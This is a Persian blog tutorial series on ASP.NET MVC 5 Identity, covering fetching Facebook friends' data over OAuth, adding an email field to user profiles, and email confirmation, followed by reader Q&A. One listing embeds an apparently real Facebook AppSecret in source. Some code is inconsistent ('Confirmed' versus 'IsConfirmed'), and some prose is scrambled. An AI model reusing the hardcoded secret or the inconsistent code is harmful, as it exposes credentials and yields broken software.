- اپلیکیشن را دوباره منتشر کنید.

قدمهای بعدی

برای اطلاعات بیشتر درباره نحوه استفاده از Facebook بعنوان یک تامین کننده احراز هویت، و اضافه کردن اطلاعات پروفایل به قسمت ثبت نام کاربران به لینک زیر مراجعه کنید. [Create an ASP.NET MVC 5 App with Facebook and Google OAuth2 and](#)

برای یادگیری بیشتر درباره ASP.NET MVC ۵ هم به سری مقالات [Getting Started with ASP.NET MVC 5](#) می‌توانید مراجعه کنید.
همچنین سری مقالات [Getting Started with EF and MVC](#) مطالب خوبی درباره مفاهیم پیش‌رفته EF ارائه می‌کند.

نظرات خوانندگان

نوبسند: مهمان
تاریخ: ۱۴:۴ ۱۳۹۲/۱۰/۱۹

دوست عزیز

با صبر و حوصله و دقت فراوان یک مقاله خوب را منتشر کردید. ممنون(رأی من 5)

هنگامی که یک پروژه جدید ASP.NET را در VS 2013 می‌سازید و متد احراز هویت آن را Individual User Accounts انتخاب می‌کنید، قالب پروژه، امکانات لازم را برای استفاده از تامین کنندگان ثالث، فراهم می‌کند، مثلاً مایکروسافت، گوگل، توییتر و فیسبوک. هنگامی که توسط یکی از این تامین کنندگان کاربری را احراز هویت کردید، می‌توانید اطلاعات بیشتری درخواست کنید. مثلاً عکس پروفایل کاربر یا لیست دوستان او. سپس اگر کاربر به اپلیکیشن شما سطح دسترسی کافی داده باشد می‌توانید این اطلاعات را دریافت کنید و تجربه کاربری قوی‌تر و بهتری ارائه کنید.

در این پست خواهید دید که چطور می‌شود از تامین کننده Facebook اطلاعات بیشتری درخواست کرد. پیش فرض این پست بر این است که شما با احراز هویت فیسبوک و سیستم کلی تامین کنندگان آشنایی دارید. برای اطلاعات بیشتر درباره راه اندازی احراز هویت فیسبوک به [این لینک](#) مراجعه کنید.

برای دریافت اطلاعات بیشتر از فیسبوک مراحل زیر را دنبال کنید.

یک اپلیکیشن جدید MVC ASP.NET با تنظیمات Individual User Accounts بسازید.

احراز هویت فیسبوک را توسط کلید هایی که از Facebook دریافت کرده اید فعال کنید. برای اطلاعات بیشتر در این باره می‌توانید به [این لینک](#) مراجعه کنید.

برای درخواست اطلاعات بیشتر از فیسبوک، فایل Startup.Auth.cs را مطابق لیست زیر ویرایش کنید.

```
List<string> scope = newList<string>() { "email", "user_about_me", "user_hometown", "friends_about_me",  
"friends_photos" };  
var x = newFacebookAuthenticationOptions();  
x.Scope.Add("email");  
x.Scope.Add("friends_about_me");  
x.Scope.Add("friends_photos");  
x.AppId = "636919159681109";  
x.AppSecret = "f3c16511fe95e854cf5885c10f83f26f";  
x.Provider = newFacebookAuthenticationProvider()  
{  
    OnAuthenticated = async context =>  
    {  
        //Get the access token from FB and store it in the database and  
        //use FacebookC# SDK to get more information about the user  
        context.Identity.AddClaim(  
            new System.Security.Claims.Claim("FacebookAccessToken",  
                context.AccessToken));  
    }  
};  
x.SignInAsAuthenticationType = DefaultAuthenticationTypes.ExternalCookie;  
app.UseFacebookAuthentication(x);
```

در خط 1 مشخص می‌کنیم که چه هایی از داده را می‌خواهیم درخواست کنیم.

از خط 10 تا 17 رویداد OnAuthenticated را مدیریت می‌کنیم که از طرف Facebook OWIN authentication اجرا می‌شود. این متد هر بار که کاربری با فیسبوک خودش را احراز هویت می‌کند فرآخوانی می‌شود. پس از آنکه کاربر احراز هویت شد و به اپلیکیشن سطح دسترسی لازم را اعطای کرد، تمام داده‌ها در FacebookContext ذخیره می‌شوند.

خط 14 شناسه FacebookAccessToken را ذخیره می‌کند. ما این آبجکت را از فیسبوک دریافت کرده و از آن برای دریافت لیست دوستان کاربر استفاده می‌کنیم.

نکته: در این مثال تمام داده‌ها بصورت Claims ذخیره می‌شوند، اما اگر بخواهید می‌توانید از ASP.NET Identity برای ذخیره آنها در دیتابیس استفاده کنید.

در قدم بعدی لیست دوستان کاربر را از فیسبوک درخواست می‌کنیم. ابتدا فایل _LoginPartial.cshtml را باز کنید و لینک زیر را به آن بیافزایید.

```
<li> @Html.ActionLink("FacebookInfo", "FacebookInfo", "Account")  
</li>
```

هنگامی که کاربری وارد سایت می‌شود و این لینک را کلیک می‌کند، ما لیست دوستان او را از فیسبوک درخواست می‌کنیم و بهمراه عکس‌های پروفایل شان آنها را لیست می‌کنیم.

تمام Claim‌ها را از **UserIdentity** بگیرید و آنها را در دیتابیس ذخیره کنید. در این قطعه کد ما تمام Claim‌هایی که توسط OWIN در دیتابیس ذخیره کنید. درین قطعه کد ما تمام Claim‌هایی که توسط ASP.NET Identity FacebookAccessToken را در دیتابیس عضویت دریافت کرده این را می‌خوانیم، و شناسه

```
//
// GET: /Account/LinkLoginCallback
public async Task<ActionResult> LinkLoginCallback()
{
    var loginInfo = await AuthenticationManager.GetExternalLoginInfoAsync(XsrfKey,
User.Identity.GetUserId());
    if (loginInfo == null)
    {
        return RedirectToAction("Manage", new { Message = ManageMessageId.Error });
    }
    var result = await UserManager.AddLoginAsync(User.Identity.GetUserId(), loginInfo.Login);
    if (result.Succeeded)
    {
        var currentUser = await UserManager.FindByIdAsync(User.Identity.GetUserId());
        //Add the Facebook Claim
        await StoreFacebookAuthToken(currentUser);
        return RedirectToAction("Manage");
    }
    return RedirectToAction("Manage", new { Message = ManageMessageId.Error });
}
```

خط 15-14 شناسه FacebookAccessToken را در دیتابیس ذخیره می‌کند. تمام اختیارات (claim)‌های کاربر را از UserIdentity می‌گیرد و Access Token را در قالب یک User در دیتابیس ذخیره می‌کند. اکشن LinkLoginCallback هنگامی فراخوانی می‌شود که کاربر وارد سایت شده و یک تامین Claim کننده دیگر را می‌خواهد تنظیم کند. اکشن ExternalLoginConfirmation هنگام اولین ورود شما توسط تامین کنندگان اجتماعی مانند فیسبوک فراخوانی می‌شود. در خط 26 پس از آنکه کاربر ایجاد شد ما یک Claim FacebookAccessToken را بعنوان یک برای کاربر ذخیره می‌کنیم.

```
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> ExternalLoginConfirmation(ExternalLoginConfirmationViewModel model,
string returnUrl)
{
    if (User.Identity.IsAuthenticated)
    {
        return RedirectToAction("Manage");
    }

    if (ModelState.IsValid)
    {
        // Get the information about the user from the external login provider
        var info = await AuthenticationManager.GetExternalLoginInfoAsync();
        if (info == null)
        {
            return View("ExternalLoginFailure");
        }
        var user = new ApplicationUser() { UserName = model.Email };
        var result = await UserManager.CreateAsync(user);
        if (result.Succeeded)
        {
            result = await UserManager.AddLoginAsync(user.Id, info.Login);
            if (result.Succeeded)
            {
                await StoreFacebookAuthToken(user);
                await SignInAsync(user, isPersistent: false);
                return RedirectToLocal(returnUrl);
            }
        }
        AddErrors(result);
    }
    ViewBag.ReturnUrl = returnUrl;
```

```
        return View(model);
    }
```

اکشن ExternalLoginCallback هنگامی فراخوانی می‌شود که شما برای اولین بار یک کاربر را به یک تامین کننده اجتماعی اختصاص می‌دهید. در خط 17 شناسه دسترسی فیسبوک را بصورت یک claim برای کاربر ذخیره می‌کنیم.

```
//
// GET: /Account/ExternalLoginCallback
[AllowAnonymous]
public async Task<ActionResult> ExternalLoginCallback(string returnUrl)
{
    var loginInfo = await AuthenticationManager.GetExternalLoginInfoAsync();
    if (loginInfo == null)
    {
        return RedirectToAction("Login");
    }

    // Sign in the user with this external login provider if the user already has a login
    var user = await UserManager.FindAsync(loginInfo.Login);
    if (user != null)
    {
        //Save the FacebookToken in the database if not already there
        await StoreFacebookAuthToken(user);
        await SignInAsync(user, isPersistent: false);
        return RedirectToLocal(returnUrl);
    }
    else
    {
        // If the user does not have an account, then prompt the user to create an account
        ViewBag.ReturnUrl = returnUrl;
        ViewBag.LoginProvider = loginInfo.Login.LoginProvider;
        return View("ExternalLoginConfirmation", new ExternalLoginConfirmationViewModel { Email
= loginInfo.Email });
    }
}
```

در آخر شناسه FacebookAccessToken را در دیتابیس ذخیره کنید.

```
private async Task StoreFacebookAuthToken(ApplicationUser user)
{
    var claimsIdentity = await
AuthenticationManager.GetExternalIdentityAsync(DefaultAuthenticationTypes.ExternalCookie);
    if (claimsIdentity != null)
    {
        // Retrieve the existing claims for the user and add the FacebookAccessTokenClaim
        var currentClaims = await UserManager.GetClaimsAsync(user.Id);
        var facebookAccessToken = claimsIdentity.FindAll("FacebookAccessToken").First();
        if (currentClaims.Count() <= 0 )
        {
            await UserManager.AddClaimAsync(user.Id, facebookAccessToken);
        }
    }
}
```

پکیج Facebook C# SDK را نصب کنید.

فایل AccountViewModel.cs را باز کنید و کد زیر را اضافه کنید.

```
public class FacebookViewModel
{
    [Required]
    [Display(Name = "Friend's name")]
    public string Name { get; set; }

    public string ImageURL { get; set; }
}
```

کد زیر را به کنترلر Account اضافه کنید تا عکس‌های دوستان تان را دریافت کنید.

```
//GET: Account/FacebookInfo
[Authorize]
public async Task<ActionResult> FacebookInfo()
{
    var claimsForUser = await UserManager.GetClaimsAsync(User.Identity.GetUserId());
    var access_token = claimsForUser.FirstOrDefault(x => x.Type == "FacebookAccessToken").Value;
    var fb = new FacebookClient(access_token);
    dynamic myInfo = fb.Get("/me/friends");
    var friendsList = newList<FacebookViewModel>();
    foreach (dynamic friend in myInfo.data)
    {
        friendsList.Add(newFacebookViewModel()
        {
            Name = friend.name,
            ImageURL = @"https://graph.facebook.com/" + friend.id + "/picture?type=large"
        });
    }
    return View(friendsList);
}
```

در پوشه Views/Account یک نمای جدید با نام FacebookInfo.cshtml بسازید و کد آن را مطابق لیست زیر تغییر دهید.

```
@model IList<WebApplication96.Models.FacebookViewModel>
@if (Model.Count > 0)
{
    <h3>List of friends</h3>
    <div class="row">
        @foreach (var friend in Model)
        {
            <div class="col-md-3">
                <a href="#" class="thumbnail">
                    <img src=@friend.ImageURL alt=@friend.Name />
                </a>
            </div>
        }
    </div>
}
```

در این مرحله، شما می‌توانید لیست دوستان خود را بهمراه عکس‌های پروفایل شان دریافت کنید.
پروژه را اجرا کنید و توسط Facebook وارد سایت شوید. باید به سایت فیسبوک هدایت شوید تا احراز هویت کنید و دسترسی لازم را به اپلیکیشن اعطا کنید. پس از آن مجدداً به سایت خودتان باید هدایت شوید.
حال هنگامی که روی لینک FacebookInfo کلیک می‌کنید باید صفحه‌ای مشابه تصویر زیر ببینید.

The screenshot shows a web application window titled "My ASP.NET App" with the URL "localhost:35676/Account/FacebookInfo". The page displays a "List of friends" with 15 items arranged in a grid. The items include various user profile pictures and one Android robot icon. The top row contains four user photos: a man in a blue plaid shirt, a man in a suit, a woman in a wedding dress, and a woman in a colorful outfit. The second row contains four user photos: a man in a yellow t-shirt, a man standing outdoors, a woman making a peace sign, and a close-up of a man's face. The third row contains four user photos: a woman in a red jacket, the Android robot icon, a baby in a football jersey, and a close-up of a smiling man.

این یک مثال ساده از کار کردن با تامین کنندگان اجتماعی بود. همانطور که مشاهده می‌کنید، براحتی می‌توانید داده‌های بیشتری برای کاربر جاری درخواست کنید و تجربه کاربری و امکانات بسیار بهتری را در اپلیکیشن خود فراهم کنید.

یکی از نیازهای رایج توسعه دهنگان هنگام استفاده از سیستم عضویت ASP.NET سفارشی کردن الگوی داده‌ها است. مثلاً ممکن است بخواهید یک پروفایل سفارشی برای کاربران در نظر بگیرید، که شامل اطلاعات شخصی، آدرس و تلفن تماس و غیره می‌شود. یا ممکن است بخواهید به خود فرم ثبت نام فیلد‌های جدیدی اضافه کنید و آنها را در رکورد هر کاربر ذخیره کنید.

یکی از مزایای ASP.NET Identity این است که بر پایه EF Code First نوشته شده است. بنابراین سفارشی سازی الگوی دیتابیس و اطلاعات کاربران ساده است.

یک اپلیکیشن جدید ASP.NET MVC بسازید و نوع احراز هویت را Individual User Accounts انتخاب کنید. پس از آنکه پروژه جدید ایجاد شد فایل IdentityModels.cs را در پوشش Models باز کنید. کلاسی با نام ApplicationUser مشاهده می‌کنید که همتای این کلاس خالی است. این کلاس از کلاس SimpleMembership User برگرفته شده است و از کلاس IdentityUser ارث بری می‌کند و شامل خواص زیر است.

```
public class IdentityUser : IUser
{
    public IdentityUser();
    public IdentityUser(string userName);

    public virtual ICollection<identityuserclaim> Claims { get; }
    public virtual string Id { get; set; }
    public virtual ICollection<identityuserlogin> Logins { get; }
    public virtual string PasswordHash { get; set; }
    public virtual ICollection<identityuserrole> Roles { get; }
    public virtual string SecurityStamp { get; set; }
    public virtual string UserName { get; set; }
}
```

اگر دقت کنید خواهید دید که فیلد Id برخلاف SimpleMembership یک عدد صحیح یا int نیست، بلکه بصورت یک رشته ذخیره می‌شود. پیاده سازی پیش فرض ASP.NET Identity مقدار این فیلد را با یک GUID پر می‌کند. در این پست تنها یک فیلد آدرس ایمیل به کلاس کاربر اضافه می‌کنیم. با استفاده از همین فیلد در پست‌های آتی خواهیم دید چگونه می‌توان ایمیل‌های تایید ثبت نام برای کاربران ارسال کرد. کلاس ApplicationUser بدین شکل خواهد بود.

```
public class ApplicationUser : IdentityUser
{
    public string Email { get; set; }
}
```

حال برای آنکه کاربر بتواند هنگام ثبت نام آدرس ایمیل خود را هم وارد کند، باید مدل فرم ثبت نام را بروز رسانی کنیم.

```
public class RegisterViewModel
{
    [Required]
    [Display(Name = "User name")]
    public string UserName { get; set; }

    [Required]
    [StringLength(100, ErrorMessage = "The {0} must be at least {2} characters long.", MinimumLength = 6)]
    [DataType(DataType.Password)]
    [Display(Name = "Password")]
    public string Password { get; set; }

    [DataType(DataType.Password)]
    [Display(Name = "Confirm password")]
    [Compare("Password", ErrorMessage = "The password and confirmation password do not match.")]
    public string ConfirmPassword { get; set; }

    [Required]
    [Display(Name = "Email address")]
}
```

```
public string Email { get; set; }  
}
```

سپس فایل View را هم بروز رسانی می کنیم تا یک برچسب و تکست باکس برای آدرس ایمیل نمایش دهد.

```
<div class="form-group">  
    @Html.LabelFor(m => m.Email, new { @class = "col-md-2 control-label" })  
    <div class="col-md-10">  
        @Html.TextBoxFor(m => m.Email, new { @class = "form-control" })  
    </div>  
</div>
```

برای تست این تغییرات، صفحه About را طوری تغییر می دهید تا آدرس ایمیل کاربر جاری را نمایش دهد. این قسمت همچنین نمونه ای از نحوه دسترسی به اطلاعات کاربران است.

```
public ActionResult About()  
{  
    ViewBag.Message = "Your application description page.";  
    UserManager<ApplicationUser> UserManager = new UserManager<ApplicationUser>(new  
    UserStore<ApplicationUser>(new ApplicationDbContext()));  
    var user = UserManager.FindById(User.Identity.GetUserId());  
    if (user != null)  
        ViewBag.Email = user.Email;  
    else  
        ViewBag.Email = "User not found.";  
  
    return View();  
}
```

همین! تمام کاری که لازم بود انجام دهید همین بود. از آنجا که سیستم ASP.NET Identity توسط Entity Framework مدیریت می شود، روی الگوی دیتابیس سیستم عضویت کنترل کامل دارد. بنابراین به سادگی می توانید با استفاده از قابلیت Code First مدل های خود را سفارشی کنید.

در پست های آتی این مطلب را ادامه خواهیم داد تا ببینیم چگونه می توان ایمیل های تاییدیه برای کاربران ارسال کرد.

نظرات خوانندگان

نویسنده: رجایی
تاریخ: ۱۳۹۲/۱۱/۰۸ ۱۹:۲۰

سلام؛ از زحماتتون بسیار تشکر می‌کنم. من وب سایت را به روش چند لایه‌ی مرسوم می‌سازم:

data layer - domain models - website - service layer

با توجه به آن چگونه می‌توان از asp.net identity استفاده کرد؟ زیرا مثلا نیاز است از کلید جدول users در مدل‌های دیگه استفاده شود. آیا این کلید را باید در لایه دومین استفاده کرد؟

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۱/۰۸ ۲۳:۴۵

موجودیت‌های مربوط به ASP.NET Identity رو در لایه مدل‌ها قرار بین و از یک DbContext استفاده کنید. یعنی مدل برنامه و Identity رو در یک کانتکست تعریف کنید.

نویسنده: رجایی
تاریخ: ۱۳۹۲/۱۱/۱۰ ۱۲:۴

سلام... ممنون از پاسختون.

با توجه به راهنمایی شما در قسمت context در لایه data layer بدین صورت درج کردم

```
public class Context : DbContext
{
    public DbSet<IdentityUserClaim> AspNetUserClaims { set; get; }
    public DbSet<IdentityRole> AspNetRoles { set; get; }
    public DbSet<IdentityUserLogin> AspNetUserLogins { set; get; }
    public DbSet<IdentityUserRole> AspNetUserRoles { set; get; }
    public DbSet<IdentityUser> AspNetUsers { set; get; }
    //-----
    protected override void OnModelCreating(DbModelBuilder modelBuilder)
    {
        base.OnModelCreating(modelBuilder);
        modelBuilder.Entity<IdentityRole>().HasKey<string>(r => r.Id).ToTable("AspNetRoles");
        modelBuilder.Entity<IdentityUser>().ToTable("AspNetUsers");
        modelBuilder.Entity<IdentityUserLogin>().HasKey(l => new { l.UserId, l.LoginProvider,
        l.ProviderKey }).ToTable("AspNetUserLogins");
        modelBuilder.Entity<IdentityUserRole>().HasKey(r => new { r.RoleId, r.UserId });
        modelBuilder.Entity<IdentityUserClaim>().ToTable("AspNetUserClaims");
    }
}
```

ولی وقتی سایت اجرا می‌شود ایراد زیر نمایش داده می‌شود

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۱/۱۰ ۱۲:۱۴

خطا رو فراموش کردید ارسال کنید.

نویسنده: مهرداد راهی
تاریخ: ۱۳۹۲/۱۱/۱۱ ۰:۵۵

سلام من MVC کار نمیکنم توی ASP.NET و بفرموز استفاده میکنم از این امکان. فایل IdentityModels.cs رو نداره توی پروژه مشکل کجاست؟ هم زدم خطای enable migrations-

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۱/۱۱ ۱:۵۳

[از 2013 vs استفاده می‌کنی؟](#)

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۱/۱۱ ۲:۵۱

لازم نیست تمام این آبجکت‌ها رو به context نگاشت کنید. قالب پروژه‌های 2013 VS بصورت خودکار در پوشه Models کلاسی بنام IdentityModels میسازه. این کلاس شامل کلاسی بنام ApplicationDbContext میشه که تعریفی مانند لیست زیر دارد:

```
public class ApplicationDbContext : IdentityDbContext<ApplicationUser>
{
    public ApplicationDbContext() : base("DefaultConnection") { }
```

این کلاس رو کلا حذف کنید، چون قراره از یک DbContext برای تمام موجودیت‌ها استفاده کنید. کلاس ApplicationUser که معرف موجودیت کاربران هست رو در لایه دامنه‌ها تعریف کنید و دقت کنید که باید از UserManager<T> مشتق میشه. با استفاده از این کلاس می‌توانید به موجودیت‌های کاربران دسترسی داشته باشید. عنوان مثال:

```
public class AppUserManager : UserManager<AppUser>{
    public AppUserManager() : base(new UserStore<AppUser>(new ShirazBilitDbContext())) { }
```

همونطور که می‌بینید کلاس موجودیت کاربر در اینجا AppUser نام داره، پس هنگام استفاده از UserManager نوع داده رو بهش نگاشت می‌کیم. کد کلاس AppUser هم مطابق لیست زیر خواهد بود.

```
public class AppUser : IdentityUser
{
    public string Email { get; set; }
    public string ConfirmationToken { get; set; }
    public bool IsConfirmed { get; set; }
}
```

همونطور که مشخصه کلاس کاربران سفارشی سازی شده و سه فیلد به جدول کاربران اضافه کردیم. فیلد‌های بیشتر یا موجودیت پروفایل کاربران هم باید به همین کلاس افزوده بشن. اگر پست‌ها رو بیاد بیارید گفته شد که EF Code-First با مدل ASP.NET Identity گفته شد که کار میکنه.

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۱/۱۱ ۲:۵۷

از 2013 vs استفاده کنید و .NET 4.5

اگر این فایل برای شما ایجاد نمیشه پس در قالب پروژه‌های Web Forms وجود نداره. ارتباطی با مهاجرت‌ها هم نداره، کلاس موجودیت کاربر رو خودتون می‌توانید ایجاد کنید. اگر به نظرات بالا مراجعه کنید گفته شد که کلاس کاربران باید از

نوبتندۀ: رجایی ارت بری کنه.
تاریخ: ۹:۲۱ ۱۳۹۲/۱۱/۱۲

عذر خواهی می‌کنم فراموش کردم. ایراد بدین صورت است:

System.InvalidOperationException: The model backing the 'Context' context has changed since the database was created. Consider using Code First Migrations to update the database (. (<http://go.microsoft.com/fwlink/?LinkId=238269>)

مشخص است که می‌گوید context تغییر می‌کند. ولی من از migration استفاده می‌کنم و codefirst هم استفاده می‌کنم تا تغییرات موجودیت‌ها رو کامل به من نشان دهد که چیزی را عنوان نمی‌کند.

نوبتندۀ: افتخار
تاریخ: ۲۳:۳۸ ۱۳۹۲/۱۲/۲۷

سلام و متشرک ،
دنیال آن میگشتم که چه طوری میشه دو تا صفحه لوگین در پروژه داشت که ورودی کاربران از مدیران جدا باشد

نوبتندۀ: افتخار
تاریخ: ۲۳:۴۴ ۱۳۹۲/۱۲/۲۷

میشه در مورد «این کلاس رو کلا حذف کنید، چون قراره از یک DbContext برای تمام موجودیت‌ها استفاده کنید....» بیشتر توضیح بفرمایید؟

نوبتندۀ: سعید رضایی
تاریخ: ۱۶:۴۱ ۱۳۹۳/۰۲/۰۱

با عرض سلام. تو vs2012+mvc4 نمیشه از identity استفاده کرد؟

نوبتندۀ: وحید نصیری
تاریخ: ۱۷:۲۶ ۱۳۹۳/۰۲/۰۱

خیر. با دات نت 4.5 کامپایل شده.

نوبتندۀ: مینم سلیمانی
تاریخ: ۱۱:۷ ۱۳۹۳/۰۵/۲۶

با سلام و احترام
من دستور زیر رو تو 2 asp.net mvc Identity sample تو اکشن Login اضافه کردم

```
UserManager< ApplicationUser > UserManager = new UserManager< ApplicationUser >(new
UserStore< ApplicationUser >(new ApplicationDbContext()));
var user = UserManager.FindById(User.Identity.GetUserId());
```

اما user و null میده !
اکشن login

```

public async Task<ActionResult> Login(LoginViewModel model, string returnUrl)
{
    if (!ModelState.IsValid)
    {
        return View(model);
    }

    // This doesn't count login failures towards lockout only two factor authentication
    // To enable password failures to trigger lockout, change to shouldLockout: true
    var result = await SignInManager.PasswordSignInAsync(model.Email, model.Password,
model.RememberMe, shouldLockout: false);
    switch (result)
    {

        case SignInStatus.Success:
            {
                UserManager<ApplicationUser> UserManager = new UserManager<ApplicationUser>(new
UserStore<ApplicationUser>(new ApplicationDbContext()));
                var user = UserManager.FindById(User.Identity.GetUserId());
                return RedirectToLocal(returnUrl);
            }
        case SignInStatus.LockedOut:
            return View("Lockout");
        case SignInStatus.RequiresVerification:
            return RedirectToAction("SendCode", new { ReturnUrl = returnUrl });
        case SignInStatus.Failure:
        default:
            ModelState.AddModelError("", "Invalid login attempt.");
            return View(model);
    }
}

```

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۹/۲۹ ۱۳:۴۴

« اعمال تزریق وابستگی‌ها به مثال رسمی [ASP.NET Identity](#) »

نویسنده: ایمان صالحی
تاریخ: ۱۳۹۳/۱۰/۱۷ ۱۵:۵۰

من داده‌های مربوط به پایگاه داده خودم رو در ApplicationDbContext مینویسم و پایگاه داده اجرا میشه و مشکلی پیش نمیاد.. کار هم میکنه.. اما سوالم اینه که کارم از نظر استاندارد بودن مشکلی داره یا نه؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۱۰/۱۷ ۱۵:۵۶

مشکلی ندارد. DbContext از IdentityDbContext مشتق می‌شود که آن هم از DbContext مشتق شده:

```

public class IdentityDbContext<TUser, TRole, TKey, TUserLogin, TUserRole, TUserClaim> :
DbContext where TUser : IdentityUser<TKey, TUserLogin, TUserRole, TUserClaim>
where TRole : IdentityRole<TKey, TUserRole>
where TUserLogin : IdentityUserLogin<TKey>
where TUserRole : IdentityUserRole<TKey>
where TUserClaim : IdentityUserClaim<TKey>

```

یعنی نیازی به چند DbContext سفارشی در برنامه ندارید. همان ApplicationDbContext اصلی کاری برنامه است.

در [پست قبلی](#) نحوه سفارشی کردن پروفایل کاربران در ASP.NET Identity را مرور کردیم. اگر بیاد داشته باشید یک فیلد آدرس ایمیل به کلاس کاربر اضافه کردیم. در این پست از این فیلد استفاده می‌کنیم تا در پروسه ثبت نام ایمیل‌ها را تصدیق کنیم. بدین منظور پس از ثبت نام کاربران یک ایمیل فعالسازی برای آنها ارسال می‌کنیم که حاوی یک لینک است. کاربران با کلیک کردن روی این لینک پروسه ثبت نام خود را تایید می‌کنند و می‌توانند به سایت وارد شوند. پیش از تایید پروسه ثبت نام، کاربران قادر به ورود نیستند.

در ابتدا باید اطلاعات کلاس کاربر را تغییر دهید تا دو فیلد جدید را در بر گیرد. یک فیلد شناسه تایید (confirmation token) را ذخیره می‌کند، و دیگری فیلدی منطقی است که مشخص می‌کند پروسه ثبت نام تایید شده است یا خیر. پس کلاس ApplicationUser

```
public class ApplicationUser : IdentityUser
{
    public string Email { get; set; }
    public string ConfirmationToken { get; set; }
    public bool IsConfirmed { get; set; }
}
```

اگر پیش از این کلاس ApplicationUser را تغییر داده اید، باید مهاجرت‌ها را فعال کنید و دیتابیس را بروز رسانی کنید. حالا می‌توانیم از این اطلاعات جدید در پروسه ثبت نام استفاده کنیم و برای کاربران ایمیل‌های تاییدیه را بفرستیم.

```
private string CreateConfirmationToken()
{
    return ShortGuid.NewGuid();
}

private void SendEmailConfirmation(string to, string username, string confirmationToken)
{
    dynamic email = new Email("RegEmail");
    email.To = to;
    email.UserName = username;
    email.ConfirmationToken = confirmationToken;
    email.Send();
}

// POST: /Account/Register
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Register(RegisterViewModel model)
{
    if (ModelState.IsValid)
    {
        string confirmationToken = CreateConfirmationToken();
        var user = new ApplicationUser()
        {
            UserName = model.UserName,
            Email = model.Email,
            ConfirmationToken = confirmationToken,
            IsConfirmed = false };
        var result = await UserManager.CreateAsync(user, model.Password);
        if (result.Succeeded)
        {
            SendEmailConfirmation(model.Email, model.UserName, confirmationToken);
            return RedirectToAction("RegisterStepTwo", "Account");
        }
        else
        {
            AddErrors(result);
        }
    }
}

// If we got this far, something failed, redisplay form
```

```

    return View(model);
}

```

برای تولید شناسه‌های تایید (tokens) از کلاسی بنام `ShortGuid` استفاده شده است. این کلاس یک مقدار GUID را encode می‌کند که در نتیجه آن مقدار خروجی کوتاه‌تر بوده و برای استفاده در URL‌ها ایمن است. کد این کلاس را از [این وبلاگ](#) گرفته‌ام. پس از ایجاد حساب کاربری باید شناسه تولید شده را به آن اضافه کنیم و مقدار فیلد `Confirmed` را به `false` تنظیم کنیم. برای تولید ایمیل‌ها من از [Postal](#) استفاده می‌کنم. `Postal` برای ساختن ایمیل‌های دینامیک شما از موتور `Razor` استفاده می‌کند. می‌توانید ایمیل‌های ساده (plain text) یا HTML بسازید، عکس و فایل در آن درج و ضمیمه کنید و امکانات بسیار خوب دیگر. اکشن متدهای `RegisterStepTwo` و `RegisterConfirmation` را به یک `View` هدایت می‌کند که پیامی به او نشان داده می‌شود.

بعد از اینکه کاربر ایمیل را دریافت کرد و روی لینک تایید کلیک کرد به اکشن متدهای `RegisterConfirmation` باز می‌گردد.

```

private bool ConfirmAccount(string confirmationToken)
{
    ApplicationDbContext context = new ApplicationDbContext();
    ApplicationUser user = context.Users.SingleOrDefault(u => u.ConfirmationToken ==
confirmationToken);
    if (user != null)
    {
        user.Confirmed = true;
        DbSet dbSet = context.Set();
        dbSet.Attach(user);
        context.Entry(user).State = EntityState.Modified;
        context.SaveChanges();

        return true;
    }
    return false;
}

[AllowAnonymous]
public ActionResult RegisterConfirmation(string Id)
{
    if (ConfirmAccount(Id))
    {
        return RedirectToAction("ConfirmationSuccess");
    }
    return RedirectToAction("ConfirmationFailure");
}

```

متدهای `ConfirmAccount` سعی می‌کند کاربری را در دیتابیس پیدا کند که شناسه تاییدش با مقدار دریافت شده از URL برابر است. اگر این کاربر پیدا شود، مقدار خاصیت `Confirmed` را به `true` تغییر می‌دهیم و همین مقدار را به تابع باز می‌گردانیم. در غیر اینصورت `false` بر می‌گردانیم. اگر کاربر تایید شده است، می‌تواند به سایت وارد شود. برای اینکه مطمئن شویم کاربران پیش از تایید ایمیل شان نمی‌توانند وارد سایت شوند، باید اکشن متدهای `Login` را کمی تغییر دهیم.

```

[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Login(LoginViewModel model, string returnUrl)
{
    if (ModelState.IsValid)
    {
        var user = await UserManager.FindAsync(model.UserName, model.Password);
        if (user != null && user.Confirmed)
        {
            await SignInAsync(user, model.RememberMe);
            return RedirectToLocal(returnUrl);
        }
        else
        {
            ModelState.AddModelError("", "Invalid username or password.");
        }
    }

    // If we got this far, something failed, redisplay form
    return View(model);
}

```

تنها کاری که می‌کنیم این است که به دنبال کاربری می‌گردیم که فیلد `IsConfirmed` آن `true` باشد. اگر مقدار این فیلد `false` باشد کاربر را به سایت وارد نمی‌کنیم و پیغام خطای نمایش می‌دهیم. همین. این تمام چیزی بود که برای اضافه کردن تصدیق ایمیل به اپلیکیشن خود نیاز دارید. از آنجا که سیستم ASP.NET Identity با Entity Framework مدیریت می‌شود و با مدل `Code First` ساخته شده، سفارشی کردن اطلاعات کاربران و سیستم عضویت ساده‌تر از همیشه است.

توضیحاتی درباره کار با `Postal`

اگر به متده `SendEmailConfirmation` دقت کنید خواهید دید که آبجکتی از نوع `Email` می‌سازیم (که در اسambilی‌های `Postal` وجود دارد) و از آن برای ارسال ایمیل استفاده می‌کنیم. عبارت "RegEmail" نام نمایی است که باید برای ساخت ایمیل استفاده شود. این متغیر از نوع `dynamic` است، مانند خاصیت `ViewBag`. بدین معنا که می‌توانید مقادیر مورد نظر خود را بصورت خواص دینامیک روی این آبجکت تعریف کنید. از آنجا که `Postal` از موتور `Razor` استفاده می‌کند، بعدا در `View` ایمیل خود می‌توانید به این مقادیر دسترسی داشته باشید.

در پوشه `Videos` جدیدی بنام `Emails` بسازید. سپس یک فایل جدید با نام `RegEmail.cshtml` در آن ایجاد کنید. کد این فایل را با لیست زیر جایگزین کنید.

```
To: @ViewBag.To
From: YOURNAME@gmail.com
Subject: Confirm your registration

Hello @ViewBag.UserName,
Please confirm your registration by following the link bellow.

@Html.ActionLink(Url.Action("RegisterConfirmation", "Account", new { id = @ViewBag.ConfirmationToken }), "RegisterConfirmation", "Account", new { id = @ViewBag.ConfirmationToken }, null)
```

